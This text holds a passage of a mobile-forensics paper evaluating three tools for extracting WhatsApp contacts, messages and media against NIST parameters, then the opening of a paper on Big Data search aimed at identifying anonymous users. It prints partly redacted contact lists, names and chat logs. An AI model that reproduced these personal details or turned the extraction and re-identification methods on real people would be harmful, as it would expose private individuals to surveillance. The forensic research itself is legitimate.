MDT-CA-03	MDT-AO-03	MDT-CR-03 A	MDT-RO-03 A
MDT-CA-04	MDT-AO-04		
MDT-CA-05	MDT-AO-05		
MDT-CA-06	MDT-AO-06		
MDT-CA-07	MDT-AO-07		
MDT-CA-08			
MDT-CA-09			

Here, the researcher used parameters from NIST as on Table III. NIST lists the measurement parameters of forensic tools on two written reports entitled “Mobile Device Tool Specification” and “Mobile Device Tool Test Assertions and Test Plan”. The measurement parameters are divided into cores and optional. The division is done based on the type of acquisition made. Core leads to logical acquisition features and capabilities. Meanwhile, optional leads more to physical acquisition features and capabilities. In this research, the researcher does not include the parameters of MDT-CA-10 and the parameters on Universal Integrated Circuit Card (UICC) because the data on WhatsApp application are in the internal memory, not on UICC.

Researcher adds several additional measurement parameters as shown in Table IV. The additional parameters are more focused on the abilities of forensic tools to extract artifacts from WhatsApp for logical acquisition and physical acquisition. Additional parameters listed are essential for investigator during investigation related to WhatsApp.

TABLE IV. WHATSAPP ARTIFACT

Artifact
Contact lists WhatsApp
Call Log WhatsApp
Text
Images
Video
Documents

III. Results and Discussion

A. *WhatsApp DB/Key Extractor*

WhatsApp Key/DB Extractor can only conduct logical acquisition. Fig. 5 shows the acquisition process conducted using WhatsApp Key/DB Extractor. WhatsApp Key/DB Extractors have many shortcomings in terms of Core Assertions and Optional Assertions. Looking from experiment results, WhatsApp Key/DB Extractor did not get any information regarding smartphone devices, such as (International Mobile Equipment Identity) IMEI or (International Mobile Subscriber Identity) IMSI. From the NIST parameters used, WhatsApp Key/DB Extractor only succeeded in meeting the criteria of MDT-CA-07, MDT-CA-08, MDT-CR-01 A, and MDT-CR-03 A.

Fig. 6 shows the acquisition results located in the *WhatsApp-Key-DB-Extractor/extracted* folder. WhatsApp DB/ Key Extractor can only do data acquisition alone, thus opening the acquisition results need to use other tools. In the present research, Belkasoft Evidence is used to open the acquisition result of WhatsApp Key/DB Extractor. The *wa.db* file contains the WhatsApp's contact list. Contact information, for example contact names and contact numbers, can be found as shown in Fig. 7. Meanwhile, *msgstore.db* file contains the communication logs that are performed using WhatsApp. WhatsApp Key/DB Extractor manages to get the text message artifact as shown in Fig. 8. Message information such as message content, sender and recipient of message, timestamp, and file attachment can also be found. WhatsApp Key/DB Extractor can also do text acquisition in non-latin writing in accordance to MDT-CA-08. In this research, the researcher successfully retrieved Japanese letter for the experiment.






Fig. 5. WhatsApp Key/DB extractor acquisition process.



Name	Date modified	Type	Size
axolotl	08-Oct-17 5:28 PM	Data Base File	1,004 KB
chatsettings	09-May-17 2:03 PM	Data Base File	24 KB
msgstore	15-Oct-17 2:02 AM	Data Base File	276 KB
wa	13-Oct-17 11:21 AM	Data Base File	388 KB
whatsapp.cryptkey	25-Aug-17 1:59 PM	CRYPTKEY File	1 KB

Fig. 6. WhatsApp Key/DB extractor acquisition results.



status_timestamp	number	raw_contact_id	display_name
0	022253[redacted]	997	MM itb
1473441122000	082220[redacted]	1956	Tornado Nano Seller
0	+628386[redacted]8	2333	Calon Koki 11
0	+622749[redacted]	1111	Yusuf servis ac
1430971391000	+628574[redacted]7	889	Didit
1423072923000	+628574[redacted]8	846	Arif net
1471952553000	+628572[redacted]5	1850	Jogjaringan Isp
0	+628389[redacted]1	1040	Rahmat net no laen
0	+601393[redacted]	835	Alif Arena
1478700523000	081325[redacted]	1071	Seller char ao twinbrother
0	+601766[redacted]	837	Alwi Skate
0	087839[redacted]	1901	Yanto Buang Material
1478973985000	+601690[redacted]	1097	Wawan Setiawan
1464963504000	085743[redacted]	1023	Pak raharjo instalasi listrik
0	+628520[redacted]6	986	Mbak pipit pakdhe kelik
1470224229000	+628157[redacted]5	909	Fauzan Tehnisi
1410859388000	085729[redacted]	1826	Magma Seller
0	085643[redacted]	961	Mas Bejo roti bakar
0	027456[redacted]	1940	Univ Ahmad Dahlan
1464188106000	085878[redacted]	900	Dwi servis ac stikes
0	087738[redacted]	916	Gunawan atlantica onlen joki jogja
1478792857000	+628577[redacted]2	1996	Mas Oji Jkt
1478006823000	+628128[redacted]	981	Mbak Mega
0	085776[redacted]	895	DN indo joki

Fig. 7. WhatsApp Key/DB extractor contact list.




Fig. 8. Message artifact on WhatsApp Key/DB extractor.




Fig. 9. WhatsApp Key/DB extractor image artifact.

WhatsApp Key/DB Extractor managed to get the image artifact with its metadata as shown in Fig. 9. Image artifacts can be zoomed but the zoomed image will blur out. WhatsApp/DB Key Extractor image artifact has a weakness in terms of resolution. The image artifact obtained has a small image resolution according to the thumbnail size in WhatsApp. The video and document artifacts cannot be obtained using WhatsApp Key/DB Extractor.

B. *Belkasoft Evidence*

Belkasoft Evidence has the ability to perform logical acquisition and physical acquisition. From the experimental results, Belkasoft Evidence almost meets all criteria of core parameters and optional NIST. Belkasoft Evidence provides information on smartphone devices, such as IMEI in accordance to NIST MDT-CA-06 parameters. Belkasoft Evidence is also accompanied by an option to select the data to be acquired individually or as a whole, as shown in Fig. 10 in accordance to the parameters of MDT-CA-01, MDT-CA-02, and MDT-CA-03. Investigators can choose what data needed for acquisition and will reduce acquisition run time. Fig. 11 shows the notification when there is a disruption to the acquisition process using Belkasoft Evidence. Notification feature during connection interruption is in accordance with MDT-CA-04 NIST parameter.




Fig. 10. Belkasoft evidence acquisition options menu.




Fig. 11. Belkasoft evidence error notification.





Fig. 12. Belkasoft evidence image artifact.



	Time (UTC)	Type	Message	Recipient Id
☐	2017.10.29 23:20:51	1	Baik2	62813[redacted]81@s.whatsapp.net
☐	2017.10.29 09:00:06	0	いまわどこですか	62813[redacted]81@s.whatsapp.net
☐	2017.10.29 08:59:47	0	こんいちわ	62813[redacted]81@s.whatsapp.net
☐	2017.10.29 05:52:24	0	□□	62813[redacted]81@s.whatsapp.net
☐	2017.10.22 09:54:01	0	call_screen_presented	62813[redacted]81@s.whatsapp.net
☐	2017.10.22 09:53:21	1	call_screen_presented	62813[redacted]81@s.whatsapp.net
☐	2017.10.14 06:18:52	0	yuhu	62823[redacted]21@s.whatsapp.net
☐	2017.10.14 04:49:50	1	Ra	62823[redacted]21@s.whatsapp.net
☐	2017.10.14 04:48:12	1	Masuk bos	62813[redacted]81@s.whatsapp.net
☐	2017.10.14 04:47:51	0	Masuk gak?	62813[redacted]81@s.whatsapp.net
☐	2017.10.08 10:29:02	0	Tes diterima	62813[redacted]81@s.whatsapp.net
☐	2017.10.08 10:29:02	0	Tes diterima	62813[redacted]81@s.whatsapp.net
☐	2017.10.08 10:29:02	0	Tes diterima	62813[redacted]81@s.whatsapp.net
☐	2017.10.08 10:29:02	0	Tes diterima	62813[redacted]81@s.whatsapp.net
☐	2017.10.08 10:28:42	1		62823[redacted]21@s.whatsapp.net
☐	2017.10.08 10:28:42	1		62823[redacted]21@s.whatsapp.net

Fig. 13. Belkasoft evidence message artifact.

In logical acquisition, Belkasoft Evidence failed to retrieve contact list artifact of WhatsApp, WhatsApp call log, and text messages. The researcher only managed to find images, video, and document artifacts. Video and document artifact files can be opened, simplifying the analysis process. Fig. 12 shows image artifact obtained using Belkasoft Evidence. The image artifact obtained comes with considerably large pixel resolution, so that it not blurred when being zoomed in.

Text message artifact is successfully obtained using the physical acquisition Belkasoft Evidence as in Fig. 13. The timestamp information, the contact number of the sender and the recipient of the message can be found. Japanese letter used for experiment and successfully read by Belkasoft Evidence in accordance with NIST MDT-AO-06 parameter.

C. Oxygen Forensic

Just like Belkasoft Evidence, Oxygen Forensic has the ability to perform logical acquisition and physical acquisition. Oxygen Forensic successfully obtains smartphone device information as shown in Fig. 14. Information regarding IMEI and IMSI is able to obtain according to NIST MDT-CA-06 parameter. Oxygen Forensic only has one feature to choose entire data acquisition according to NIST parameter MDT-CA-01, and does not have feature to individually select the data to be acquired.




Fig. 14. Oxygen forensic smartphone information.




Fig. 15. Oxygen forensic contact list artifact.




Fig. 16. Oxygen forensic message artifact.




Fig. 17. oxygen forensic image artifact.




Fig. 18. Oxygen forensic video artifact.

Fig. 15 shows WhatsApp contact list artifacts obtained using Oxygen Forensic. Contact name and contact number information can be determined and can be used to assist in the investigation process. From the logical acquisition and physical acquisition, text message artifact can be generated as in Fig. 16. Information such as message sender, message recipient, message content, and timestamp is successfully obtained. Text messages in non-Latin writing are also successfully read by Oxygen Forensic according to NIST parameters MDT-CA-08 and MDT-AO-06.

Oxygen Forensic also manages to obtain document, image, and video artifacts. Fig. 17 indicates the image artifacts successfully obtained by Oxygen Forensic. The image artifacts obtained have sufficiently good quality that they do not blur when the image is zoomed in to see them more clearly.

Oxygen Forensic managed to retrieve video artifacts. The video artifacts obtained by using Oxygen Forensic can be played so that it can help the investigation process if video file content is necessary to be viewed as in Fig. 18. Information regarding file names, video format, and video size can be found.

D. Discussion

The researcher used calculations with index numbers to determine the performance of each forensic tool in accordance with the experiment results. The calculation of index number used is unweighted index as shown in (1). Table V indicates the evaluation results of forensic tools using NIST measurement parameters and additional parameters from the researcher.

$$Pon = \frac{\sum Pn}{\sum Po}\ x\ 100\% \qquad (1)$$

Equation (1) used to calculate the index number from each forensic tool. WhatsApp Key/DB Extractor has an index number of 23.52%. Belkasoft Evidence has an index number of 88.23%. Oxygen Forensic has an index number of 82.35%.

WhatsApp Key/DB Extractor is only capable of conducting logical acquisition and requires another tool to read WhatsApp Key/DB Extractor acquisition result. However, WhatsApp Key/DB Extractor successfully obtained WhatsApp Contact List Artifacts, WhatsApp call log, text messages, and images. The image artifacts obtained have a thumbnail size pixel resolution, which will blurry when being zoomed in.

From experimental results using Belkasoft Evidence, all core parameters and optional NIST are almost met entirely. Belkasoft Evidence did not meet the parameters of MDT-CA-08 for failing to get message artifacts in non-Latin writing. Logical acquisition using Belkasoft Evidence cannot successfully get the contact list artifact on WhatsApp, WhatsApp call log, and text messages. However, document, image and video artifacts are successfully obtained and can be opened to assist the investigation process.

Similar to Belkasoft Evidence, Oxygen Forensic is able to perform logical acquisition and physical acquisition. Oxygen Forensic has disadvantage in terms of options for selecting data to be acquired. Oxygen Forensic cannot individually select the data to be acquired. From the experiments, Oxygen Forensic did not have any notification feature to notify investigators when connection problem occurs during acquisition process. Oxygen Forensic successfully obtained all artifacts according to parameters, either with logical acquisition or physical acquisition.

TABLE V. EVALUATION RESULTS

Measurement Parameter		**Forensic Tools**		
		WhatsApp DB/Key Extractor	***Belkasoft Evidence (Trial ver)***	***Oxygen Forensic***
Core Assertions	MDT-CA-01	-	√	√
	MDT-CA-02	-	√	-
	MDT-CA-03	-	√	-
	MDT-CA-04	-	√	-
	MDT-CA-05	-	√	√
	MDT-CA-06	-	√	√
	MDT-CA-07	√	√	√
	MDT-CA-08	√	-	√
	MDT-CA-09	-	√	√
Optional Assertions	MDT-AO-01	-	√	√
	MDT-AO-02	-	√	-
	MDT-AO-03	-	√	√
	MDT-AO-04	-	√	√
	MDT-AO-05	-	√	√
	MDT-AO-06	-	√	√
	MDT-AO-07	-	√	√
Core Features Requirements	MDT-CR-01 A	√	√	√
	MDT-CR-02 A	-	√	-
	MDT-CR-03 A	√	√	√
Optional Features Requirements	MDT-RO-01 A	-	√	√
	MDT-RO-02 A	-	√	-
	MDT-RO-03 A	-	√	√
Logical Acquisition Artifact	WhatsApp Contact List	√	-	√
	WhatsApp Call Log	√	-	√
	Text	√	-	√
	Image	√	√	√
	Video	-	√	√
	Document	-	√	√
Physical Acquisition Artifact	WhatsApp Contact list	-	√	√
	WhatsApp Call Log	-	√	√
	Text	-	√	√
	Image	-	√	√
	Video	-	√	√
	Document	-	√	√

IV. CONCLUSION

Belkasoft has the highest index number at 88.23%, followed by Oxygen Forensic with index number at 82.35%, and WhatsApp DB/ Key Extractor with index number at 23.52%. WhatsApp Key/DB Extractor has weakness in keeping up with the NIST parameter criteria. However, WhatsApp Key/DB Extractor manages to get text message artifacts, WhatsApp contact lists, and WhatsApp call logs using logical acquisition. WhatsApp Key/DB Extractor also has superiority in terms of cost because it is an open source forensic tool. Belkasoft Evidence has the highest index number among the three forensic tools used. Belkasoft Evidence almost meets all the NIST parameters. Belkasoft Evidence has an obstacle in obtaining WhatsApp artifacts using logical acquisition. With logical acquisition, Belkasoft Evidence is unable to get WhatsApp contact list artifacts, WhatsApp call logs, and text messages. Oxygen Forensic has weakness in terms of options to select data for acquisition and notification if there is a connection disruption during the acquisition process. Oxygen Forensic successfully fulfills all WhatsApp artifact parameters with logical acquisition and physical acquisition. Despite Belkasoft Evidence having the highest index number and WhatsApp Key/DB Extractor superiority in terms of cost, Oxygen Forensic is more superior in obtaining WhatsApp artifacts, either through logical acquisition or physical acquisition.

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Big Data Processing for Full-Text Search and Visualization with Elasticsearch

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***Abstract*—In this paper, the task of using Big Data to identify specific individuals on the indirect grounds of their interaction with information resources is considered. Possible sources of Big Data and problems related to its processing are analyzed. Existing means of data clustering are considered. Available software for full-text search and data visualization is analyzed, and a system based on Elasticsearch engine and MapReduce model is proposed for the solution of user verification problem.**

Keywords—Big Data processing; verification; elasticsearch; MapReduce; data clustering

I. Introduction

Thanks to technological advancement, Big Data has become available in various scientific and technological fields, including social sciences and management. Based on the Big Data, it is possible to carry out research and analysis to identify human intentions, feelings and thoughts that will allow us to identify not only individuals but also the intentions of communities and society as a whole [1]. However, the analysis of Big Data differs from traditional methods of generalization.

One of the main issues arising in the analysis of Big Data is the gap between the object of observation and the object of analysis. For example, if the objects of observation are user accounts, it is not always obvious whom each account represents. The account can also be used by family members, friends or outsiders. When analyzing Big Data some assumptions are usually made about the nature of the object of observation, which are often violated in practice. Verstrepen and Goethals [2] consider the challenges of recommendation system applied to shared user accounts. Another problem that leads to the difference between the object of observation and the object of analysis is the trade-off between information and confidentiality. Since confidentiality restricts access to data at the individual level, the analysis is carried out based on indirect data.

Another important issue in analyzing Big Data is a possibly false conclusion that an object of observation can be considered an average representative of a wider population than a sample actually covered. For example, you can get a false conclusion if you are analyzing data from online sources in countries where less than half of the population has access to the Internet.

An important issue that arises with collecting publicly available data from company websites or aggregators is generalization. There is not always information about which groups of people the available Big Data represents, how it was sampled, whether it was pre-processed, etc. Such data is also less likely to include detailed demographic information for confidentiality reasons. Consequently, the inference from the analysis of Big Data to wider groups than those from which this data was obtained is uncertain. Moreover, the very possibility of such an inference is called into question. For example, while Twitter is a popular source of Big Data among researchers, even if we can view Twitter data as a random sample of a larger set of tweets, Twitter users are different from the average representative of the population as a whole - they tend to be younger and have a specialist or higher education.

Generalization is also a serious problem when Big Data is obtained using web scraping. Although scraping provides more control over the collection process, there are many unknowns about the relationship between the information available on the website and information that the website owner does not provide. In addition, server problems, network load, website update policies, poor web page design, and the non-random nature of search results are also just some of the factors that lead to sampling errors when collecting Big Data (these and other issues are discussed in the paper by Jank and Shmueli [3]).

Bender [4], Hauge et al. [5] demonstrate the possibility of using Big Data to identify a specific person from indirect data publicly available in the Internet, while Narayan and Shmatikov [6] showed the possibility to identify apparent political and personal preferences. Extracting information from Big Data allows us to establish causal links that include the concepts of internal validity (the ability to draw a causal conclusion from the data), external validity (the ability to generalize the influence to other contexts) and statistical generalization.

The paper considers Big Data sources, problems of Big Data analysis, existing software for Big Data processing. A system for full-text search and visualization is proposed, which is aimed to solve the problem of anonymous user verification.

II. Big Data Sources

At present various sources are available for obtaining Big Data:

- Data from large companies which allow access to their storage through the means of direct download or specialized API's (Netflix, AOL, Twitter, Amazon, eBay and others).

- Open data by government agencies and organizations (traffic accidents, crimes, health surveys, etc.), which provide good coverage but are often not easily accessible.
- Websites that aggregate individual data sets from disparate sources (UCI Machine Learning Repositoryx and others), as well as data mining contest platforms (Kaggle.com, crowdanalytix.com and others). Such data is commonly used for research, machine learning and testing of new algorithms.
- Web scraping — methodical data collection from websites using automated programs. Some websites disallow web scraping by setting technological barriers and legal notices. But many websites do tolerate web scraping if it does not overload their servers.

Considering the above-mentioned issues, one of the most promising ways to obtain Big Data on the behavior and activity of people on the territory of the Russian Federation is the collection and analysis of mobile traffic data and user interaction with mobile devices.

According to statistics for the year 2016 [7], 84 million people aged 16 and over are Internet users in Russia, accounting for more than 70% of the country's population in this age group (Fig. 1).

At the same time, almost half of users access the Internet from their mobile phones and tablets, and this share is steadily growing (Fig. 2).

It should be noted that in the age group of 16 to 55 years, which includes the most active segments of the population, the share of Internet users exceeds 80%, more than half of them access the Internet from mobile devices, and in the age group from 16 to 30 years, the share of mobile device users exceeds 75% (Fig. 3). At the same time, there is a steady increase in the number of Internet users and mobile device owners among the population over 55 y.o.

It should be also noted that currently active Internet users are no longer concentrated in large cities - about 2/3 of the population of small towns and villages in Russia have access to the Internet, and Internet coverage continues to increase steadily. At the same time, the relative share of mobile device users in small cities is often even higher than that for larger cities (Fig. 4).



Fig. 1. Internet coverage in Russia (Source: Omnibus GfK, 2016).



Fig. 2. Internet usage on mobile devices (*Source: Omnibus GfK, 2016*).



Fig. 3. Profile of Internet users in Russia (Source: Omnibus GfK, 2016).

Thus it can be argued that data on the usage of various information resources in the Internet, including mobile devices and software installed on them, is sufficiently representative for carrying out studies on behavior models using the technologies of Big Data analysis.



Fig. 4. Geography of the Internet in Russia (Source: Omnibus GfK, 2016).

The above-mentioned data on the usage of information resources includes the content that is created by users through information technologies by interaction with various social media platforms. This category includes data on the digital representation of the user, technological data associated with the digital interaction process, and digital relationships.

By downloading software to the mobile device or using integrated services, the user gives his consent to the processing of his personal data by agreeing to the data use policy. Accordingly, some account information can be accessed from the user's mobile device without identifying it, in particular:

- nickname,
- gender,
- age,
- place of residence,
- education,
- etc.

Technical data about the device and its usage, in particular:

- model and technical characteristics of the mobile device,
- data about installed and deleted applications,
- device location data,
- date and time,
- Internet access data,
- etc.

Data about digital relationships of the user, in particular:

- membership of a particular social group,
- social activity,
- types of created and consumed digital content,
- involvement in marketing programs of various services,
- etc.

III. Problems of Big Data Analysis

